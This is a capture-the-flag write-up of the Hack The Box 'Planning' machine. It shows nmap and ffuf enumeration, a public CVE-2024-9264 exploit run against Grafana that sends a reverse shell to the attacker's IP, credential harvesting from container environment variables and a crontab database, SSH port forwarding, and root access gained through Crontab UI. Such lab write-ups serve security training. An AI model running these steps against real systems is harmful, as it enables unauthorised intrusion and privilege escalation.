HTB - Planning
HTB - Planning⌗
Enumeration:⌗
# Nmap 7.95 scan initiated Sun May 11 07:52:25 2025 as: /usr/lib/nmap/nmap -v -p - -Pn -T4 -A -oN nmaptcp planning.htb
Nmap scan report for planning.htb (10.129.241.76)
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Edukate - Online Education Website
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.24.0 (Ubuntu)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Uptime guess: 35.597 days (since Sat Apr  5 17:32:56 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1720/tcp)
HOP RTT      ADDRESS
1   22.20 ms 10.10.14.1
2   22.29 ms planning.htb (10.129.241.76)

Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun May 11 07:52:44 2025 -- 1 IP address (1 host up) scanned in 18.98 seconds
User exploit⌗
This machine starts with credentials for an admin user given on the HTB machine page. Looking at the nmap scan, we see port 22 (SSH) and 80 (Web) open. The web port hosts a small website named Edukate which really does not contain anything interesting. VHost fuzzing, however, reveals an interesting domain. Note that the subdomain to find is not in the familiar top1million list.
$ ffuf -u http://planning.htb -w /opt/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -H 'Host: FUZZ.planning.htb' -fs 178 -t 64

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://planning.htb
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.planning.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 64
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

grafana                 [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 25ms]
:: Progress: [100000/100000] :: Job [1/1] :: 2899 req/sec :: Duration: [0:00:38] :: Errors: 0 ::
Adding grafana.planning.htb to our host file and visiting the new URL leads us to a Grafana login page (with the version at the bottom). We can use the credentials given on the HTB machine page to login as admin.

Googling for exploits for version 11.0.0, we find CVE-2024-9264.
The SQL Expressions experimental feature of Grafana allows for the evaluation of duckdb queries containing user input. These queries are insufficiently sanitized before being passed to duckdb, leading to a command injection and local file inclusion vulnerability. Any user with the VIEWER or higher permission is capable of executing this attack.
We can quickly find a PoC on Github a run it to get a shell as… root?
$ python poc.py --url http://grafana.planning.htb --username admin --password 0D5oT70Fq13EvB5r --reverse-ip 10.10.14.135 --reverse-port 5555
[SUCCESS] Login successful!
Reverse shell payload sent successfully!
Set up a netcat listener on 5555
...
$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.135] from (UNKNOWN) [10.10.11.68] 53038
sh: 0: can't access tty; job control turned off

$ whoami
root
Running the hostname command gives us 7ce659d667d7, hinting that we are inside a docker container. At the root of the file system, we can see a run.sh script that looks like a docker entry point.
#!/bin/bash -e

PERMISSIONS_OK=0

if [ ! -r "$GF_PATHS_CONFIG" ]; then
    echo "GF_PATHS_CONFIG='$GF_PATHS_CONFIG' is not readable."
    PERMISSIONS_OK=1
fi

if [ ! -w "$GF_PATHS_DATA" ]; then
    echo "GF_PATHS_DATA='$GF_PATHS_DATA' is not writable."
    PERMISSIONS_OK=1
fi

if [ ! -r "$GF_PATHS_HOME" ]; then
    echo "GF_PATHS_HOME='$GF_PATHS_HOME' is not readable."
    PERMISSIONS_OK=1
fi

if [ $PERMISSIONS_OK -eq 1 ]; then
    echo "You may have issues with file permissions, more information here: http://docs.grafana.org/installation/docker/#migrate-to-v51-or-later"
fi

if [ ! -d "$GF_PATHS_PLUGINS" ]; then
    mkdir "$GF_PATHS_PLUGINS"
fi

if [ ! -z ${GF_AWS_PROFILES+x} ]; then
    > "$GF_PATHS_HOME/.aws/credentials"

    for profile in ${GF_AWS_PROFILES}; do
        access_key_varname="GF_AWS_${profile}_ACCESS_KEY_ID"
        secret_key_varname="GF_AWS_${profile}_SECRET_ACCESS_KEY"
        region_varname="GF_AWS_${profile}_REGION"

        if [ ! -z "${!access_key_varname}" -a ! -z "${!secret_key_varname}" ]; then
            echo "[${profile}]" >> "$GF_PATHS_HOME/.aws/credentials"
            echo "aws_access_key_id = ${!access_key_varname}" >> "$GF_PATHS_HOME/.aws/credentials"
            echo "aws_secret_access_key = ${!secret_key_varname}" >> "$GF_PATHS_HOME/.aws/credentials"
            if [ ! -z "${!region_varname}" ]; then
                echo "region = ${!region_varname}" >> "$GF_PATHS_HOME/.aws/credentials"
            fi
        fi
    done

    chmod 600 "$GF_PATHS_HOME/.aws/credentials"
fi

# Convert all environment variables with names ending in __FILE into the content of
# the file that they point at and use the name without the trailing __FILE.
# This can be used to carry in Docker secrets.
for VAR_NAME in $(env | grep '^GF_[^=]\+__FILE=.\+' | sed -r "s/([^=]*)__FILE=.*/\1/g"); do
    VAR_NAME_FILE="$VAR_NAME"__FILE
    if [ "${!VAR_NAME}" ]; then
        echo >&2 "ERROR: Both $VAR_NAME and $VAR_NAME_FILE are set (but are exclusive)"
        exit 1
    fi
    echo "Getting secret $VAR_NAME from ${!VAR_NAME_FILE}"
    export "$VAR_NAME"="$(< "${!VAR_NAME_FILE}")"
    unset "$VAR_NAME_FILE"
done

export HOME="$GF_PATHS_HOME"

if [ ! -z "${GF_INSTALL_PLUGINS}" ]; then
  OLDIFS=$IFS
  IFS=','
  for plugin in ${GF_INSTALL_PLUGINS}; do
    IFS=$OLDIFS
    if [[ $plugin =~ .*\;.* ]]; then
        pluginUrl=$(echo "$plugin" | cut -d';' -f 1)
        pluginInstallFolder=$(echo "$plugin" | cut -d';' -f 2)
        grafana cli --pluginUrl ${pluginUrl} --pluginsDir "${GF_PATHS_PLUGINS}" plugins install "${pluginInstallFolder}"
    else
        grafana cli --pluginsDir "${GF_PATHS_PLUGINS}" plugins install ${plugin}
    fi
  done
fi

exec grafana server                                         \
  --homepath="$GF_PATHS_HOME"                               \
  --config="$GF_PATHS_CONFIG"                               \
  --packaging=docker                                        \
  "$@"                                                      \
  cfg:default.log.mode="console"                            \
  cfg:default.paths.data="$GF_PATHS_DATA"                   \
  cfg:default.paths.logs="$GF_PATHS_LOGS"                   \
  cfg:default.paths.plugins="$GF_PATHS_PLUGINS"             \
  cfg:default.paths.provisioning="$GF_PATHS_PROVISIONING"
It looks like there are a lot of required and interesting environment variables listed in the file, so we can have a look to see if we find anything interesting in there.
$ env
GF_PATHS_HOME=/usr/share/grafana
HOSTNAME=7ce659d667d7
AWS_AUTH_EXTERNAL_ID=
SHLVL=1
HOME=/usr/share/grafana
OLDPWD=/opt
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_LOGS=/var/log/grafana
_=run.sh
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_PATHS_PLUGINS=/var/lib/grafana/plugins
PATH=/usr/local/bin:/usr/share/grafana/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
AWS_AUTH_AllowedAuthProviders=default,keys,credentials
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
AWS_AUTH_SESSION_DURATION=15m
GF_SECURITY_ADMIN_USER=enzo
GF_PATHS_DATA=/var/lib/grafana
GF_PATHS_CONFIG=/etc/grafana/grafana.ini
AWS_CW_LIST_METRICS_PAGE_LIMIT=500
PWD=/
The GF_SECURITY_ADMIN_USER and GF_SECURITY_ADMIN_PASSWORD variables contain credentials that allow us to log into SSH as enzo, and get the user.txt flag.
Root exploit⌗
Looking around on the machine, we can find the file /opt/crontabs/crontab.db which contains a password for a zip command.
$ cat /opt/crontabs/crontab.db | jq .
{
  "name": "Grafana backup",
  "command": "/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz",
  "schedule": "@daily",
  "stopped": false,
  "timestamp": "Fri Feb 28 2025 20:36:23 GMT+0000 (Coordinated Universal Time)",
  "logging": "false",
  "mailing": {},
  "created": 1740774983276,
  "saved": false,
  "_id": "GTI22PpoJNtRKg0W"
}
{
  "name": "Cleanup",
  "command": "/root/scripts/cleanup.sh",
  "schedule": "* * * * *",
  "stopped": false,
  "timestamp": "Sat Mar 01 2025 17:15:09 GMT+0000 (Coordinated Universal Time)",
  "logging": "false",
  "mailing": {},
  "created": 1740849309992,
  "saved": false,
  "_id": "gNIRXh1WIc9K7BYX"
}
The backup file in question doesn’t actually exist, but the password will come in handy in a moment. We can use ss to see any listing ports on localhost and forward them to our machine using ssh.
$ ss -naltp
State       Recv-Q      Send-Q           Local Address:Port            Peer Address:Port     Process
LISTEN      0           4096                 127.0.0.1:34259                0.0.0.0:*
LISTEN      0           4096             127.0.0.53%lo:53                   0.0.0.0:*
LISTEN      0           70                   127.0.0.1:33060                0.0.0.0:*
LISTEN      0           151                  127.0.0.1:3306                 0.0.0.0:*
LISTEN      0           4096                 127.0.0.1:3000                 0.0.0.0:*
LISTEN      0           511                  127.0.0.1:8000                 0.0.0.0:*
LISTEN      0           4096                127.0.0.54:53                   0.0.0.0:*
LISTEN      0           511                    0.0.0.0:80                   0.0.0.0:*
LISTEN      0           4096                         *:22                         *:*

$ exit
$ ssh enzo@planning.htb -L 34259:127.0.0.1:34259 -L 33060:127.0.0.1:33060 -L 3306:127.0.0.1:3306 -L 3000:127.0.0.1:3000 -L 8000:127.0.0.1:8000

When accessing port 8000 in our browser, we are prompted with a basic authentication prompt. Using username root and the password we found in the crontab database allows us to log into a Crontab UI application, which manages crontab tasks on the system. Since the app is running as root, we can add a simple entry to extract the root.txt flag and run it.
Resources:⌗
| Hyperlink | Info |
|---|---|
| https://github.com/ffuf/ffuf | ffuf - Fuzz Faster U Fool |
| https://github.com/grafana/grafana | Grafana |
| https://grafana.com/security/security-advisories/cve-2024-9264/ | Grafana SQL Expressions allow for remote code execution |
| https://github.com/z3k0sec/CVE-2024-9264-RCE-Exploit | CVE-2024-9264-RCE-Exploit in Grafana via SQL Expressions |
| https://github.com/alseambusher/crontab-ui | Crontab UI |